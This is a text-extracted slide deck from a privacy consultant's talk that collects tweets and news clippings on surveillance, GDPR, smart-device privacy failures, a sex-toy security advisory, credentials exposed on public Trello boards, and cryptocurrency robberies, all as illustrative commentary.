

From tinfoil
hats to
cyberpunk
dystopia
-the state of
the cyber

Chris Pinchen

theprivacyagency.eu

@PracticalPrivaC

chris@practicalprivacy.lu

PGP KEY 0x2C3196C5



TIN FOIL

FREE YOUR MIND

Edward Snowden: 'The people are still powerless, but now they're aware'

By Ewen MacAskill and Alex Hern

Five years after historic NSA leaks, whistleblower tells the Guardian he has no regrets





Unhacked by NSA since 1847.

That calls for a Carlsberg

JCDecaux

Prattina





Jeremy Gordon ✓

@jeremypgordon

Follow



MySpace Tom cashed out for \$600 million and disappeared to a life of luxury without destroying the fabric of society, he really won the social media wars in the long run

10:37 AM - 11 Apr 2018

61,314 Retweets 292,333 Likes



377

61K

292K

Jeremy Gordon ✓ @jeremypgordon · Apr 11



Getting some serious replies to this, but please.... don't....

4

37

2.4K

Jeremy Gordon ✓ @jeremypgordon · Apr 11



Please read the blog version of this viral tweet, my industry is dying



MySpace Tom beat Facebook in the long run

Wouldn't you rather be a rich nobody than whatever Mark Zuckerberg is?

theoutline.com

Episode VIII


THE LAST JEDI

*We have updated our GLOBAL
PRIVACY TERMS. Your trust is
important to us. As part of our
ongoing commitment to
transparency, and in preparation*



Eugene Zaikonnikov ❄️ @varjag · May 21


waking up to my fridge GPDRing me





Internet of Shit @internetofshit · May 25

i worry about a world in which we have to agree to privacy policies to use a fridge



#20: Fridge, meet GDPR

DO YOU ACCEPT THE TERMS? IF NOT, YOU CANNOT USE THIS FRIDGE.

gdprhallofshame.com




Internet of Shit @internetofshit · May 24

Hi!

Just letting you know you can't use your lights anymore because we're slathering your data around and GDPR is here.

good luck! bye!



Amazon's Alexa recorded private conversation and sent it to random contact

The company, which has insisted its Echo devices aren't always recording, has confirmed the audio was sent



▲ An Amazon 'Alexa' Echo Dot device
Photograph: Alamy Stock Photo

No matter how suspicious it has seemed that Amazon is encouraging us to put listening devices in every room of our homes, the company has always said that its **Echo assistants** are not listening in on or recording conversations. Over and over again, company spokespeople have promised that they only start recording if someone says the wake word: "Alexa".

It's a spiel Danielle, an Alexa user from Portland, Oregon, had believed. She'd installed Echo devices and smart bulbs in every room in her house, accepting Amazon's claims that they were not invading her privacy. But today she asked the company to investigate after an Alexa device recorded a private conversation between her and her husband and sent it to a random number in their address book without their permission.

Danielle found out her Alexa was recording when she received an alarming call from one of her husband's colleagues saying: "Unplug your Alexa devices right now, you're being hacked."



Kevin Beaumont ✓

@GossiTheDog

Follow



So Kushagra is on the money here, great find - Trello is searchable on Google, and companies are putting their infrastructure details in public. Passwords, AWS keys, SSH keys - you name it.


Kushagra @xKushagra

#bugbountytip #osint: Search for public Trello boards of companies, to find login credentials, API keys, etc. or if you aren't lucky enough, then you may find companies' Team Boards sometimes with tasks to fix security vulnerabilities

Show this thread

1:18 PM - 25 Apr 2018

115 Retweets 146 Likes



3

115


146



Kevin Beaumont ✓ @GossiTheDog · Apr 25




Example





Kevin Beaumont  @GossiTheDog · Apr 25

Example



1 1 7



Kevin Beaumont  @GossiTheDog · Apr 25

Some companies are managing their vulnerabilities on Trello - in public.

Implement mechanism to detect accidental
commit of AWS keys to GitHub on Backlog ...
<https://trello.com/103-implement-mech...>

5 7 23



Kevin Beaumont  @GossiTheDog · Apr 25

[REDACTED] - Review Server: SFTP Login: ssh and web enabled. Server IP [REDACTED] login : [REDACTED] Pass [REDACTED] let me know if we need the client to update with any ...

SSH/FTP and admin details on [GossiTheDog Industries](#) -

...

[https://trello.com/5\[REDACTED\]admin-...](https://trello.com/5[REDACTED]admin-...)

FTP/SSH: iron[REDACTED].com user: ironedge. For connecting FT[REDACTED] Edit -> Settings -> SFTP -> Add Key file. Up[REDACTED] ironedge-o.txt there and connect to SFTP by entering host and ...

SSH tunneling for remote administration on FLE Projects (Fed[REDACTED] Trello

[https://\[REDACTED\]for-...](https://[REDACTED]for-...)



Since this is sometimes via a 3G dongle or behind a



3



1



11



Internet of Shit

@internetofshit

Follow



there's something you don't see every day seclists.org/fulldisclosure ...



Full Disclosure mailing list archives

By Date

By Thread

Google Custom Search

Search

SEC Consult SA-20180201-0 :: Multiple critical vulnerabilities in Whole Vibratissimo Smart Sex Toy product range

From: SEC Consult Vulnerability Lab <research@sec-consult.com>

Date: Thu, 1 Feb 2018 11:30:22 +0100

We have published an accompanying blog post to this technical advisory with further information:

<https://www.sec-consult.com/en/blog/2018/02/internet-of-things-a-long-way-to-a-vibrant-future-from-let-to-let/index.html>

SEC Consult Vulnerability Lab Security Advisory < 20180201-0 >

=====

title: Multiple critical vulnerabilities

product: Whole Vibratissimo Smart Sex Toy product range

vulnerable version: v0.3 (iOS), v0.2.1 (Android), v2.0.1 (Firmware)

fixed version: 0.3 (iOS), 0.2.2 (Android), 2.0.2 (Firmware)

CVE number: -

Source: vendor lock

12:03 AM - 2 Feb 2018

614 Retweets 886 Likes



20

614

886



Internet of Shit @internetofshit · Feb 2



how bad could it be?

oh.

Vulnerability overview/description:

=====

1) Customer Database Credential Disclosure

The credentials for the whole Vibratissimo database environment were exposed on the internet. Due to the fact, that the PHPMyAdmin interface was exposed as well, an attacker could have been able to connect to the database and dump the whole data set. The dataset contains for example the following data:

- Usernames
- Session Tokens
- Cleartext passwords
- chat histories
- explicit image galleries, which are created by the users themselves

29

452

824

Nmap Security Scanner

- Intro
- Ref Guide
- Install Guide
- Download
- Changelog
- Book
- Docs

Security Lists

- Nmap
- Announce
- Nmap Dev
- Bugtraq
- Full Disclosure
- Pen Test
- Basics
- More

Security Tools

- Password audit
- Sniffers
- Vuln scanners
- Web scanners
- Wireless
- Exploitation
- Packet crafters
- More

Site News

Advertising About/Contact

Sponsors:



Full Disclosure mailing list archives

By Date

By Thread

Google Custom Search

Search

SEC Consult SA-20180201-0 :: Multiple critical vulnerabilities in Whole Vibratissimo Smart Sex Toy product range

From: SEC Consult Vulnerability Lab <research () sec-consult com>

Date: Thu, 1 Feb 2018 11:30:22 +0100

We have published an accompanying blog post to this technical advisory with further information:

<https://www.sec-consult.com/en/blog/2018/02/internet-of-dildos-a-long-way-to-a-vibrant-future-from-iot-to-iod/index.html>

SEC Consult Vulnerability Lab Security Advisory < 20180201-0 >

```
=====
title: Multiple critical vulnerabilities
product: Whole Vibratissimo Smart Sex Toy product range
vulnerable version: <6.3 (iOS), <6.2.2 (Android), <2.0.2 (Firmware)
fixed version: 6.3 (iOS), 6.2.2 (Android), 2.0.2 (Firmware)
CVE number: -
impact: critical
homepage: http://www.vibratissimo.com
found: 2017-10-01
by: W. Schober (Office Vienna)
SEC Consult Vulnerability Lab

An integrated part of SEC Consult
Bangkok - Berlin - Linz - Luxembourg - Montreal - Moscow
Kuala Lumpur - Singapore - Vienna (HQ) - Vilnius - Zurich
```

<https://www.sec-consult.com>

Vendor description:

"Control with Vibratissimo your AMOR Toy on your smartphone and get even more features by the app. With Vibratissimo you are open to new and exciting opportunities, whether you are in the same room or on different continents."

Source: <http://www.vibratissimo.com/en/index.html>

Business recommendation:

SEC Consult highly recommends to update the app to the newest version available in the appstore. Furthermore the password, which was used within the app, should be changed immediately. If the password was used for multiple services, all passwords should be changed. To get rid of issue number 3 (Unauthenticated Bluetooth LE Connections) a firmware update can be applied. To apply the firmware update the devices have to be sent to Amor Gummiwaren GmbH.

Vulnerability overview/description:


1) Customer Database Credential Disclosure

The credentials for the whole Vibratissimo database environment were exposed on the internet. Due to the fact, that the PHPMyAdmin interface was exposed as well, an attacker could have been able to connect to the database and dump the whole data set. The dataset contains for example the following data:

- Usernames
- Session Tokens
- Cleartext passwords
- chat histories
- explicit image galleries, which are created by the users themselves

2) Exposed administrative interfaces on the internet

An administrative interface for databases was available without any filtering to the whole internet. In combination with other vulnerabilities an attacker could have been able to get access to the whole database data and even take over the server.



**IN CASE OF
CYBERATTACK**

**BREAK GLASS
AND PULL CABLES**

NIGERIAN EMAIL SCAMMERS ARE MORE EFFECTIVE THAN EVER





@rebeccaholland

Follow

Overheard on the train platform: Person has bank on speakerphone to discuss PIN change citing suspected identity theft. So far we have her name, security code word and date of birth.

7:28 PM - 3 May 2018

314 Retweets 1,847 Likes



27



314



1.8K



The Riddler @ridl_luzahn · May 5

Replying to @rebeccaholland @girlsreallyrule

Identity theft. How on earth could that have happened? 🤔🤔



37



Peg Cochran @PegCochran · May 5

Replying to @rebeccaholland

I was on the train once and a woman on her cell phone was talking loud enough for everyone to hear about some super secret deal her company was working on.



Cory Doctorow ✓

@doctorow

Follow



UK Bitcoin trader boasted on Twitter about making a killing, he used an offline wallet for security. Armed thugs broke into his house and held his girlfriend at gunpoint until he unlocked the wallet and transferred the btc to them. [@WeldPond](#) [#thotcon](#)

2:37 PM - 5 May 2018

21 Retweets 38 Likes



3



21



38



Victor Tatarskii @Greenrat · May 5



Replying to [@doctorow](#) [@WeldPond](#)

similar stuff hapened to young Russian cryptoinvestor - only money from his safe was stolen when he was robbed (it was from his investors and he was going to transfer it to crypto). He committed suicide



Britain's first Bitcoin heist as trader forced at gunpoint to transfer cyber currency



The raid happened in the village of Moultsford CREDIT: RIC MELLIS/INS

By **Tony Diver**

28 JANUARY 2018 • 6:42PM

Armed robbers broke into the family home of a city financier turned Bitcoin trader and forced him to transfer the digital currency at gunpoint, in what is believed to be the first heist of its kind in the UK.

Four robbers in balaclavas forced their way into the home of Danny Aston, 30, who runs a digital currency trading firm, before reportedly tying up a woman and forcing Mr Aston to transfer an unknown quantity of the cryptocurrency.

Mr Aston lives in the picturesque village of Moultsford in South Oxfordshire, where episodes of Midsomer Murders have been filmed, in a rented four-bedroom converted barn estimated to be worth at least £700,000 on a private drive.





karina rider

@kaareeenah

Follow



reason number one million why “individual privacy” as a framework doesn’t work. even if i didn’t use the app, one of my friends did

Based on our investigation, you don't appear to have logged into "This Is Your Digital Life" with Facebook before we removed it from our platform in 2015.

However, a friend of yours did log in.

As a result, the following information was likely shared with "This Is Your Digital Life":

- Your [public profile](#), Page likes, birthday and current city

A small number of people who logged into "This Is Your Digital Life" also shared their own News Feed, timeline, posts and messages which may have included posts



Frederike Kalthener

@F_Kalthener

Follow



Great thread that illustrates why we need to stop blaming users for sharing so much online. It's not about the data we provide - it's about all the data that is automatically recorded and the insights that can be gained when years of this are combined.


Dylan Curran @iamdylancurran

Want to freak yourself out? I'm gonna show just how much of your information the likes of Facebook and Google store about you without you even realising it

[Show this thread](#)

5:40 AM - 26 Mar 2018

42 Retweets 39 Likes



1



42



39

Facebook fires engineer who allegedly used access to stalk women

The employee allegedly boasted he was a 'professional stalker.'

by Ben Popken / May.01.2018 / 10:29 PM ET / Updated May.02.2018 / 5:52 AM ET



— Laptop users stand in front of a screen projection of Facebook logo. Dado Ruvic / Reuters

Facebook has fired a security engineer who allegedly took advantage of his position to access information he then used to stalk women online, the social media giant confirmed to NBC News Tuesday.

"We are investigating this as a matter of urgency," Alex Stamos, Chief Security Officer at Facebook, said in a statement to NBC News.

"It's important that people's information is kept secure and private when they use Facebook," he said. "It's why we have strict policy controls and technical restrictions so employees only access the data they need to do their jobs - for example to fix bugs, manage customer support issues or respond to valid legal requests."

"AWEKA, TELL ME A STORY." —

Amazon made an Echo Dot for kids, and it costs \$30 more than the original

New parental controls and FreeTime Unlimited subscription coming soon, too.

VALENTINA PALLADINO - 4/25/2018, 4:36 PM



Enlarge

87

f

Those with an Amazon Echo device in their homes have likely already exposed their children to Alexa. Now, Amazon wants to give kids the opportunity to turn Alexa into their friend with the new **Echo Dot Kids Edition**. The hockey puck-like smart speaker doesn't look too different from the **original Dot**, but it comes with new "Amazon FreeTime" content that gives kids new ways to interact with Alexa and parents more control over those interactions.

The \$79 Echo Dot Kids Edition takes the original

FURTHER READING

Now Amazon wants the keys to your car

WHAT COULD POSSIBLY GO WRONG?

Author: Graham Cluley

PUBLISHED APRIL 24, 2018 4:41 PM IN UNCATEGORIZED 4



If you weren't finding the prospect of **Amazon delivering your Prime packages by drone**, or Amazon delivery staff being given **temporary access to your house** to leave parcels in your hallway, evidence that the world is moving too fast for our puny human brains to comprehend, then here's the online giant's next plan.

Amazon is now offering to **make deliveries direct to your car**.

Amazon Prime members who live in select cities are now able to register their car model, and then request that a delivery be made to the car on the scheduled delivery date at a designated delivery address. Oh, and if I wasn't clear, the delivery will be made to the



Engadget 

@engadget

Follow



Alexa will soon have a memory



Alexa will soon have a memory

You'd be forgiven for thinking that Amazon's Alexa was an amnesiac: it can't remember important long-term info, or even that you started talking to it a few mo...

engadget.com



Katie Moussouris ✓

@k8em0

Follow



Those aren't her memories. They're Tyrell's neice's.

Engadget ✓ @engadget

Alexa will soon have a memory engt.co/2Kia4Rm

10:23 AM - 26 Apr 2018

084 8432 50% 21:18



Carles



Tomem a viure els últims dies de la Catalunya republicana...

50 min

El pla Moncloa triomfa. Només espero que sigui veritat que gràcies a això poden sortir de la presó tota. Perquè sinó, el ridícul històric és històric...

40 min

Suposo que tens clar que això s'ha acabat. Els nostres ens han sacrificat, almenys a mi. Vosaltres sereu consellers (espero i desitjo) però jo ja estic sacrificat tal com suggeria Tardà.

29 min

No sé el que em queda de vida (espero que molta) Però la dedicaré a posar en ordre aquests dos anys i a protegir la meua reputació. M'han fet molt de mal, amb calúmnies, rumors, mentides, que he aguantat per un objectiu comú. Això ara ha caducat i em tocarà dedicar la meua vida en la defensa pròpia.

min







NOW
FEEL WHAT
YOU SEE
RUMBLE PAK

NINTENDO⁶⁴



Designed For
N64 Rumble Pak™



1-4 Player/Simultaneous



MATURE

M

AGES 17+
CONTENT RATED BY
ESRB

DUKE NUKEMTM

64

Developed by



GT Interactive
Software

Gang Used Drone Swarm To Thwart FBI Hostage Raid

An official said the drones livestreamed video while they buzzed over the agents.



By David Lohr



GETTY IMAGES

FBI agents covertly surveilling a criminal gang suspected of holding at least one person hostage had their cover blown when a swarm of drones descended on them.

Joe Mazel, the head of the FBI's operational technology law unit, said the small unmanned units hovered around the agents and made "high-speed low passes" at them.

"We were then blind — without the situational awareness," he said.



FBI
B
A
S



IV
B
F




EX
LO
W



M
\$
R



M
B
B





dan barker ✓
@danbarker

Follow



Shopper recognition technology. Guesses your age, emotion based on your face and then tracks you from thereon with a unique id.



7:21 PM - 26 Mar 2018



